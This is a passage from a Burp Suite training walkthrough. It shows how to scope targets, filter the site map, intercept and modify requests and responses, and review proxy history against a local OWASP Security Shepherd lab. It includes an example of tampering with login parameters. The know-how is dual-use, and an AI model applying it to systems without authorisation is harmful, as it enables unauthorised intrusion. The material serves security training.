5. Observe the site map getting populated with URLs as you explore the target website. In site map, the items that have been manually requested in browser appear in **black**, while other items appear in **gray**.

Burp Suite Community Edition v1.7.36 - Temporary Project

[Target](#) [Proxy](#) [Spider](#) [Scanner](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#) [Alerts](#)

[Site map](#) [Scope](#)


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

| Host | Method | URL | Params | Status | Length | MIME type | Title | Comment | Time requ... |
|-----------------------|--------|-----------------|--------|--------|--------|-----------|-------|-----------------------|---------------|
| http://192.168.56.101 | GET | / | | ✓ | 200 | 2270 | HTML | OWASP Security She... | 12:29:12 1... |
| http://192.168.56.101 | GET | /getModule | | ✓ | 200 | 5478 | HTML | OWASP Security She... | 12:29:12 1... |
| http://192.168.56.101 | GET | /getStarted.jsp | | ✓ | 200 | 2052 | HTML | OWASP Security She... | 12:29:12 1... |
| http://192.168.56.101 | GET | /index.jsp | | ✓ | 200 | | | | |

Scope

- Select a URL in the "Target" > "Site map" tab.
- Right click on the chosen URL and select "Add to scope" option from the context menu.

3. Select "No" in the "Proxy history logging" prompt. This is because we want to see all requests (in or out of scope) that are made while accessing the target web application.



4. Go to "Target" > "Scope" tab to verify if the chosen URL was included in scope.

5. Return to "Target" > "Site map" tab, and select a different URL in the "Contents" section.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. In the "Contents" list, the URL <http://detectportal.firefox.com> is highlighted. The "Request" pane displays the following HTTP request:

```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```

6. Right click on the chosen URL and select "**Copy URL**" option from the context menu.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. The URL <http://detectportal.firefox.com> is selected in the "Contents" list. A context menu is open over this URL, with the "Copy URL" option highlighted. The menu also includes options like "Scan", "Send to Intruder", "Send to Repeater", and "Send to Sequencer". The "Request" and "Response" panes show the details of the selected request.

7. Go to "Target" > "Scope" tab, and click on "Paste URL" button under the "Exclude from scope" section.

Exclude from scope

| Add | Enabled | Prefix |
|--|-------------------------------------|---|
| <input type="button" value="Edit"/> | <input checked="" type="checkbox"/> | http://detectportal.firefox.com/success.txt |
| <input type="button" value="Remove"/> | | |
| <input type="button" value="Paste URL"/> | | |
| <input type="button" value="Load ..."/> | | |

8. You could, now, configure suitable **display filters** on the site map and Proxy history tabs, to hide from view items that you are not currently interested in.
9. Go to "Target" > "Site map" tab.
10. Click on the **Filter** bar.
11. Select the checkbox labeled as `Show only in-scope items`.
12. Click anywhere outside of the filter-box.

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Filter by request type

- Show only in-scope items (2)
- Show only requested items
- Show only parameterized requests
- Hide not-found items

Filter by MIME type

- HTML
- Script
- XML
- CSS
- Other text
- Images
- Flash
- Other binary

Filter by status code

- 2xx [success]
- 3xx [redirection]
- 4xx [request error]
- 5xx [server error]

Folders

- Hide empty folders

Filter by search term [Pro only]

Filter by file extension

Filter by annotation

Show all Hide all Revert changes

13. Only in-scope items should be visible in the site map, now.

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

| Host | Method | URL | Params | Status | Length | MIME type | Title |
|------------------------|--------|-------------------------|--------|--------|--------|-----------|-------|
| https://192.168.56.104 | GET | /js/jquery.js | | 200 | 94197 | script | OWASP |
| https://192.168.56.104 | GET | /login.jsp | | 200 | 5483 | HTML | |
| https://192.168.56.104 | GET | / | | 302 | 379 | | |
| https://192.168.56.104 | GET | /css/images/lostShee... | | | | | |
| https://192.168.56.104 | GET | /register.jsp | | | | | |

Request Response

Raw Headers Hex

```
GET /js/jquery.js HTTP/1.1
Host: 192.168.56.104
Connection: close
```


Proxy (30 Minutes)

This is an intercepting web proxy that operates as a man-in-the-middle between the end browser and the target web application. It lets you intercept, inspect and modify the raw traffic passing in both directions.

Intercept

1. In Burp, go to "Proxy" > "Intercept" tab, and get familiar with the user interface.

2. Switch to "Proxy" > "HTTP history" tab.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|----|-----------------------------------|--------|--------------|--------|--------|--------|--------|-----------|-----------|----------------|
| 2 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 3 | http://www.example.com | GET | / | | | 200 | 1632 | HTML | | Example Domain |
| 4 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 5 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 6 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 7 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 8 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 9 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |
| 10 | http://detectportal.firefox.co... | GET | /success.txt | | | 200 | 379 | text | txt | |

```

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Sat, 29 Sep 2018 17:53:46 GMT
Etag: "1541025663+gzip"
Expires: Sat, 06 Oct 2018 17:53:46 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (dca/24E0)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 1270
Connection: close

```


3. Switch to "Proxy" > "Websockets history" tab.

| Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Authz |
|---------------------------|------------------------------------|--------------------|----------|----------|-----------|---------|---------------|---------------|-----------------|--------------|-------|
| Intercept | HTTP history | WebSockets history | Options | | | | | | | | |
| Filter: Showing all items | | | | | | | | | | | |
| # | ▲ URL | Direction | Edited | Length | Comment | SSL | Time | Listener port | | | |
| 1 | https://push.services.mozilla.com/ | Outgoing | | 102 | | ✓ | 03:50:55 3... | 8080 | | | |
| 2 | https://push.services.mozilla.com/ | Incoming | | 113 | | ✓ | 03:50:56 3... | 8080 | | | |
| 3 | https://push.services.mozilla.com/ | Outgoing | | 2 | | ✓ | 04:20:56 3... | 8080 | | | |
| 4 | https://push.services.mozilla.com/ | Incoming | | 2 | | ✓ | 04:20:56 3... | 8080 | | | |
| 5 | https://push.services.mozilla.com/ | Outgoing | | 2 | | ✓ | 04:50:56 3... | 8080 | | | |
| 6 | https://push.services.mozilla.com/ | Incoming | | 2 | | ✓ | 04:50:57 3... | 8080 | | | |

4. Switch to "Proxy" > "Options" tab, and look at the different options available.

| Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|-------------------------------------|--------------------|----------------|---------------------|---|---------|----------|----------|-----------------|--------------|--|-----|---------|-----------|------------|--------------|-------------|-------------------------------------|-------------------------------------|--|----------------|----------------|---|-------------------------------------|--------------------------|----|---------|---------------------|--|---------------------------------------|--------------------------|----|-------------|----------------|------------|-----------------------------------|--------------------------|-----|-----|--------------------|--|-------------------------------------|--|--|--|--|--|
| Intercept | HTTP history | WebSockets history | Options | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <h3>Proxy Listeners</h3> <p>Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of these listeners.</p> <table border="1"> <thead> <tr> <th>Add</th><th>Running</th><th>Interface</th><th>Invisible</th><th>Redirect</th><th>Certificate</th></tr> </thead> <tbody> <tr> <td><input checked="" type="checkbox"/></td><td>127.0.0.1:8080</td><td></td><td></td><td></td><td>Per-host</td></tr> <tr> <td><input type="button" value="Edit"/></td><td></td><td></td><td></td><td></td><td></td></tr> <tr> <td><input type="button" value="Remove"/></td><td></td><td></td><td></td><td></td><td></td></tr> </tbody> </table> <p>Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or regenerate this certificate.</p> <p><input type="button" value="Import / export CA certificate"/> <input type="button" value="Regenerate CA certificate"/></p> | | | | | | | | | | | | Add | Running | Interface | Invisible | Redirect | Certificate | <input checked="" type="checkbox"/> | 127.0.0.1:8080 | | | | Per-host | <input type="button" value="Edit"/> | | | | | | <input type="button" value="Remove"/> | | | | | | | | | | | | | | | | | |
| Add | Running | Interface | Invisible | Redirect | Certificate | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input checked="" type="checkbox"/> | 127.0.0.1:8080 | | | | Per-host | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Edit"/> | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Remove"/> | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <h3>Intercept Client Requests</h3> <p>Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.</p> <p><input checked="" type="checkbox"/> Intercept requests based on the following rules: <i>Master interception is turned off</i></p> <table border="1"> <thead> <tr> <th>Add</th><th>Enabled</th><th>Operator</th><th>Match type</th><th>Relationship</th><th>Condition</th></tr> </thead> <tbody> <tr> <td><input type="button" value="Add"/></td><td><input checked="" type="checkbox"/></td><td></td><td>File extension</td><td>Does not match</td><td>(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...)</td></tr> <tr> <td><input type="button" value="Edit"/></td><td><input type="checkbox"/></td><td>Or</td><td>Request</td><td>Contains parameters</td><td></td></tr> <tr> <td><input type="button" value="Remove"/></td><td><input type="checkbox"/></td><td>Or</td><td>HTTP method</td><td>Does not match</td><td>(get post)</td></tr> <tr> <td><input type="button" value="Up"/></td><td><input type="checkbox"/></td><td>And</td><td>URL</td><td>Is in target scope</td><td></td></tr> <tr> <td><input type="button" value="Down"/></td><td></td><td></td><td></td><td></td><td></td></tr> </tbody> </table> <p><input type="checkbox"/> Automatically fix missing or superfluous new lines at end of request <input checked="" type="checkbox"/> Automatically update Content-Length header when the request is edited</p> | | | | | | | | | | | | Add | Enabled | Operator | Match type | Relationship | Condition | <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | | File extension | Does not match | (^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...) | <input type="button" value="Edit"/> | <input type="checkbox"/> | Or | Request | Contains parameters | | <input type="button" value="Remove"/> | <input type="checkbox"/> | Or | HTTP method | Does not match | (get post) | <input type="button" value="Up"/> | <input type="checkbox"/> | And | URL | Is in target scope | | <input type="button" value="Down"/> | | | | | |
| Add | Enabled | Operator | Match type | Relationship | Condition | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | | File extension | Does not match | (^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Edit"/> | <input type="checkbox"/> | Or | Request | Contains parameters | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Remove"/> | <input type="checkbox"/> | Or | HTTP method | Does not match | (get post) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Up"/> | <input type="checkbox"/> | And | URL | Is in target scope | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| <input type="button" value="Down"/> | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

5. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **on**. If the intercept control button says "Intercept is off", then click on it to toggle the interception status.



- With the intercept mode enabled in Burp Suite, fill and submit the login form of the Security Shepherd application.

The screenshot shows a web browser window for the OWASP Security Shepherd application. The address bar shows the URL <https://192.168.56.101/login.js>. The page itself has a dark background with a silhouette of a person holding a staff and a dragonfly logo. The text "Security Shepherd" is at the top, followed by "Login". Below the login form, it says "Use your Security Shepherd Credentials to Login." and "Register a [Security Shepherd Account](#) here!". The login form contains three fields: "Username" with value "c0c0n123" (circled in yellow as 1), "Password" with value "....." (circled in yellow as 2), and a "Submit" button (circled in yellow as 3).

- Switch to "Proxy" > "Intercept" tab and observe that the submitted request has been intercepted. At this point, it is possible to modify the request parameters before forwarding the request to the origin server.
- Analyze the intercepted request, and observe the parameters passed in POST request body.

POST /login HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.101/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: JSESSIONID=1C01A312BB40A3942CB46AB58CBFEEAE; token="";
JSESSIONID3=""
Connection: close
Upgrade-Insecure-Requests: 1

login=c0c0n123&pwd=c0c0n12345&submit=Submit

9. Tamper with the input parameters, i.e., change values for `login` and `pwd` parameters.

POST /login HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.101/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: JSESSIONID=1C01A312BB40A3942CB46AB58CBFEEAE; token="";
JSESSIONID3=""
Connection: close
Upgrade-Insecure-Requests: 1

login=test12345&pwd=test12345&submit=Submit

10. Click on "Forward" button, and analyze the next request.
11. Go to "Proxy" tab > "Options" sub-tab > "Intercept Server Responses" section, and check the checkbox labelled as "Intercept responses based on the following rules".

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|---------------------------------------|-------------------------------------|----------|--------------------|--------------------|-----------|
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | | Content type he... | Matches | text |
| <input type="button" value="Edit"/> | <input type="checkbox"/> | Or | Request | Was modified | |
| <input type="button" value="Remove"/> | <input type="checkbox"/> | Or | Request | Was intercepted | |
| <input type="button" value="Up"/> | <input type="checkbox"/> | And | Status code | Does not match | ^304\$ |
| <input type="button" value="Down"/> | <input type="checkbox"/> | And | URL | Is in target scope | |

Automatically update Content-Length header when the response is edited

12. For a smoother experience, add suitable interception rules for requests and responses. The following combination of request and response interception rules could be useful:

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|---------------------------------------|-------------------------------------|----------|----------------|---------------------|---|
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | | File extension | Does not match | (^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...) |
| <input type="button" value="Edit"/> | <input type="checkbox"/> | Or | Request | Contains parameters | |
| <input type="button" value="Remove"/> | <input type="checkbox"/> | Or | HTTP method | Does not match | (get post) |
| <input type="button" value="Up"/> | <input checked="" type="checkbox"/> | And | URL | Is in target scope | |
| <input type="button" value="Down"/> | | | | | |

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|---------------------------------------|-------------------------------------|----------|--------------------|--------------------|-----------|
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | | Content type he... | Matches | text |
| <input type="button" value="Edit"/> | <input type="checkbox"/> | Or | Request | Was modified | |
| <input type="button" value="Remove"/> | <input checked="" type="checkbox"/> | Or | Request | Was intercepted | |
| <input type="button" value="Up"/> | <input type="checkbox"/> | And | Status code | Does not match | ^304\$ |
| <input type="button" value="Down"/> | <input type="checkbox"/> | And | URL | Is in target scope | |

Automatically update Content-Length header when the response is edited

13. Switch to "Proxy" > "Intercept" tab and forward the intercepted request (from step #10). This time, the server response should have been intercepted by the Burp interceptor.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. Below it, the "HTTP history" sub-tab is active. A lock icon indicates a secure connection. The response content is as follows:

```

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: https://192.168.56.104/login.jsp
Content-Type: text/plain
Content-Length: 0
Date: Sun, 30 Sep 2018 01:13:32 GMT
Connection: close

```

- Click on "**Forward**" button, and analyze the next request/response. Repeat until there is no more request/response to forward. Alternatively, if you are done analyzing the request, turn interception mode off by clicking on the "Intercept is on" button.

HTTP History

- Navigate to "Proxy" tab > "HTTP history" sub-tab to see a full record of all messages that have been intercepted by the Burp Proxy.

The screenshot shows the "HTTP history" table in the Burp Suite interface. The table lists various requests and responses with columns for #, Host, Method, URL, Params, Edited, Status, and Length. The table includes entries for Google Safe Browsing, OCSP digicert.com, and a local host (192.168.56.101). At the bottom, there are tabs for Request and Response, and buttons for Raw, Params, Headers, and Hex.

| # | Host | Method | URL | Params | Edited | Status | Length |
|------|--------------------------------|--------|--|--------|--------|--------|--------|
| 1487 | https://safebrowsing.google... | GET | /v4/threatListUpdates:fetch?\${ct=application/x-pr...} | ✓ | | 200 | 2248 |
| 1486 | https://safebrowsing.google... | GET | /v4/threatListUpdates:fetch?\${ct=application/x-pr...} | ✓ | | 200 | 5002 |
| 1485 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1484 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1483 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1482 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1481 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1480 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1479 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1478 | http://ocsp.digicert.com | POST | / | ✓ | | 200 | 807 |
| 1477 | https://safebrowsing.google... | GET | /v4/threatListUpdates:fetch?\${ct=application/x-pr...} | ✓ | | 200 | 2296 |
| 1476 | https://safebrowsing.google... | GET | /v4/threatListUpdates:fetch?\${ct=application/x-pr...} | ✓ | | 200 | 2758 |
| 1475 | https://192.168.56.101 | GET | /css/images/bccRiskAdvisorySmallLogo.jpg | | | 304 | 207 |
| 1474 | https://192.168.56.101 | GET | /css/images/manicode-logo.png | | | 304 | 206 |
| 1473 | https://192.168.56.101 | GET | /css/images/edgescanSmallLogo.jpg | | | 304 | 207 |
| 1472 | https://192.168.56.101 | GET | /js/jquery.js | | | 304 | 207 |
| 1471 | https://192.168.56.101 | GET | /css/lessonCss/theCss.css | | | 304 | 206 |
| 1470 | https://192.168.56.101 | GET | /readyToPlay.jsp?ThreadSequenceId=bSINX51o... | ✓ | | 200 | 2057 |
| 1469 | https://192.168.56.101 | GET | /getStarted.jsp | | | 200 | 1265 |
| 1468 | https://192.168.56.101 | GET | /css/images/shepherdAndSheep.jpg | | | 304 | 207 |

- Click on the filter bar, above the history table, and select the checkbox labelled as "Show only in-scope items".

3. To apply the filter, click anywhere outside of the display filter form.

| Burp Suite Pro - Network Tab | | | | | | | | |
|-----------------------------------|------------------------|--------------|---|--------------------|--------|----------|--------|----------|
| Repeater | | Sequencer | | Decoder | | Comparer | | Extender |
| Target | | Proxy | | Spider | | Scanner | | Intruder |
| Intercept | | HTTP history | | WebSockets history | | Options | | ? |
| Filter: Hiding out of scope items | | | | | | | | |
| # | Host | Method | URL | | Params | Edited | Status | Length |
| 1475 | https://192.168.56.101 | GET | /css/images/bccRiskAdvisorySmallLogo.jpg | | | | 304 | 207 |
| 1474 | https://192.168.56.101 | GET | /css/images/manicode-logo.png | | | | 304 | 206 |
| 1473 | https://192.168.56.101 | GET | /css/images/edgescanSmallLogo.jpg | | | | 304 | 207 |
| 1472 | https://192.168.56.101 | GET | /js/jquery.js | | | | 304 | 207 |
| 1471 | https://192.168.56.101 | GET | /css/lessonCss/theCss.css | | | | 304 | 206 |
| 1470 | https://192.168.56.101 | GET | /readyToPlay.jsp?ThreadSequenceId=bSINX51o... ✓ | | | | 200 | 2057 |
| 1469 | https://192.168.56.101 | GET | /getStarted.jsp | | | | 200 | 1265 |
| 1468 | https://192.168.56.101 | GET | /css/images/shepherdAndSheep.jpg | | | | 304 | 207 |
| 1467 | https://192.168.56.101 | GET | /css/images/grassTile.jpg | | | | 304 | 207 |
| 1466 | https://192.168.56.101 | GET | /js/jquery.mCustomScrollbar.concat.min.js | | | | 304 | 207 |
| 1465 | https://192.168.56.101 | GET | /js/jqueryUI.js | | | | 304 | 208 |
| 1464 | https://192.168.56.101 | GET | /css/jquery.mCustomScrollbar.min.css | | | | 304 | 207 |
| 1463 | https://192.168.56.101 | GET | /js/jquery.js | | | | 304 | 207 |
| 1462 | https://192.168.56.101 | GET | /css/theCss.css | | | | 304 | 206 |
| 1461 | https://192.168.56.101 | GET | /css/theResponsiveCss.css | | | | 304 | 206 |
| 1460 | https://192.168.56.101 | GET | /index.jsp | | | | 200 | 18372 |
| 1458 | https://192.168.56.101 | POST | /login ✓ ✓ | | | | 302 | 343 |
| 1457 | https://192.168.56.101 | GET | /css/images/shepherdAndSheep.jpg | | | | 304 | 207 |
| 1456 | https://192.168.56.101 | GET | /css/images/manicode-logo.png | | | | 304 | 206 |
| 1455 | https://192.168.56.101 | GET | /css/images/edgescanSmallLogo.jpg | | | | 304 | 207 |

- Right-click on the history table and select "**Show new history window**" option from the context menu, to open an additional view.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension |
|------|------------------------|--------|--|--------|--------|--------|--------|-----------|-----------|
| 1475 | https://192.168.56.101 | GET | /css/images/bccRiskAdvisorySmallLogo.jpg | | | 304 | 207 | JPEG | jpg |
| 1474 | https://192.168.56.101 | GET | /css/Images/manicode-logo.png | | | 304 | 206 | PNG | png |
| 1473 | https://192.168.56.101 | GET | /css/Images/edgescanSmallLogo.jpg | | | 304 | 207 | JPEG | jpg |
| 1472 | https://192.168.56.101 | GET | /js/jquery.js | | | 304 | 207 | script | js |
| 1471 | https://192.168.56.101 | GET | /css/lessonCss/theCss.css | | | 304 | 206 | CSS | css |
| 1470 | https://192.168.56.101 | GET | /readyToPlay.jsp?ThreadS... | | | 304 | 206 | HTML | html |
| 1469 | https://192.168.56.101 | GET | /getStarted.jsp | | | 304 | 206 | HTML | html |
| 1468 | https://192.168.56.101 | GET | /css/Images/shepherdAnd... | | | 304 | 206 | HTML | html |
| 1467 | https://192.168.56.101 | GET | /css/Images/grassTile.jpg | | | 304 | 206 | Image | jpg |
| 1466 | https://192.168.56.101 | GET | /js/jquery.mCustomScrol... | | | 304 | 206 | HTML | html |
| 1465 | https://192.168.56.101 | GET | /js/jqueryUI.js | | | 304 | 206 | HTML | html |
| 1464 | https://192.168.56.101 | GET | /css/jquery.mCustomScro... | | | 304 | 206 | HTML | html |
| 1463 | https://192.168.56.101 | GET | /js/jquery.js | | | 304 | 206 | HTML | html |
| 1462 | https://192.168.56.101 | GET | /css/theCss.css | | | 304 | 206 | HTML | html |
| 1461 | https://192.168.56.101 | GET | /css/theResponsiveCss.cs... | | | 304 | 206 | HTML | html |
| 1460 | https://192.168.56.101 | GET | /index.jsp | | | 304 | 206 | HTML | html |
| 1458 | https://192.168.56.101 | POST | /login | | | 304 | 206 | HTML | html |
| 1457 | https://192.168.56.101 | GET | /css/Images/shepherdAnd... | | | 304 | 206 | HTML | html |
| 1456 | https://192.168.56.101 | GET | /css/Images/manicode-loc... | | | 304 | 206 | HTML | html |
| 1455 | https://192.168.56.101 | GET | /css/Images/edgescanSmal... | | | 304 | 206 | HTML | html |
| 1454 | https://192.168.56.101 | GET | /css/Images/bccRiskAdvis... | | | 304 | 206 | HTML | html |

https://192.168.56.101/ready...NX51o%2F5x%2BcLWOy1rQ%3D%3D

Remove from scope

Spider from here

Do an active scan

Do a passive scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools

Show new history window

Add comment

Highlight

Delete item

Clear history

Copy URL

Copy as curl command

Copy links

Save item

Proxy history help

Request Response

Raw Params Headers Hex

GET /css/images/bccRiskAdvisorySmallLogo.jpg

Host: 192.168.56.101

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: */*

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://192.168.56.101/login.jsp

5. Click on a column header to sort contents of the history table.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|------|------------------------|--------|--|--------|--------|--------|--------|-----------|-----------|-------|
| 1475 | https://192.168.56.101 | GET | /css/Images/bccRiskAdvisorySmallLogo.jpg | | | 304 | 206 | HTML | html | |
| 1474 | https://192.168.56.101 | GET | /css/Images/manicode-logo.png | | | 304 | 206 | HTML | html | |
| 1473 | https://192.168.56.101 | GET | /css/Images/edgescanSmallLogo.jpg | | | 304 | 206 | HTML | html | |
| 1472 | https://192.168.56.101 | GET | /js/jquery.js | | | 304 | 206 | HTML | html | |
| 1471 | https://192.168.56.101 | GET | /css/Images/shepherdAnd... | | | 304 | 206 | HTML | html | |
| 1470 | https://192.168.56.101 | GET | /css/Images/grassTile.jpg | | | 304 | 206 | Image | jpg | |
| 1469 | https://192.168.56.101 | GET | /js/jquery.mCustomScrol... | | | 304 | 206 | HTML | html | |
| 1468 | https://192.168.56.101 | GET | /js/jqueryUI.js | | | 304 | 206 | HTML | html | |
| 1467 | https://192.168.56.101 | GET | /css/theResponsiveCss.cs... | | | 304 | 206 | HTML | html | |
| 1466 | https://192.168.56.101 | GET | /index.jsp | | | 304 | 206 | HTML | html | |
| 1465 | https://192.168.56.101 | POST | /login | | | 304 | 206 | HTML | html | |
| 1464 | https://192.168.56.101 | GET | /css/Images/shepherdAnd... | | | 304 | 206 | HTML | html | |
| 1463 | https://192.168.56.101 | GET | /css/Images/manicode-loc... | | | 304 | 206 | HTML | html | |
| 1462 | https://192.168.56.101 | GET | /css/Images/edgescanSmal... | | | 304 | 206 | HTML | html | |
| 1461 | https://192.168.56.101 | GET | /css/Images/bccRiskAdvis... | | | 304 | 206 | HTML | html | |
| 1460 | https://192.168.56.101 | GET | /index.jsp | | | 304 | 206 | HTML | html | |
| 1458 | https://192.168.56.101 | POST | /login | | | 304 | 206 | HTML | html | |
| 1457 | https://192.168.56.101 | GET | /css/Images/shepherdAnd... | | | 304 | 206 | HTML | html | |
| 1456 | https://192.168.56.101 | GET | /css/Images/manicode-loc... | | | 304 | 206 | HTML | html | |
| 1455 | https://192.168.56.101 | GET | /css/Images/edgescanSmal... | | | 304 | 206 | HTML | html | |
| 1454 | https://192.168.56.101 | GET | /css/Images/bccRiskAdvis... | | | 304 | 206 | HTML | html | |

Burp Proxy HTTP History

Original request Edited request Response

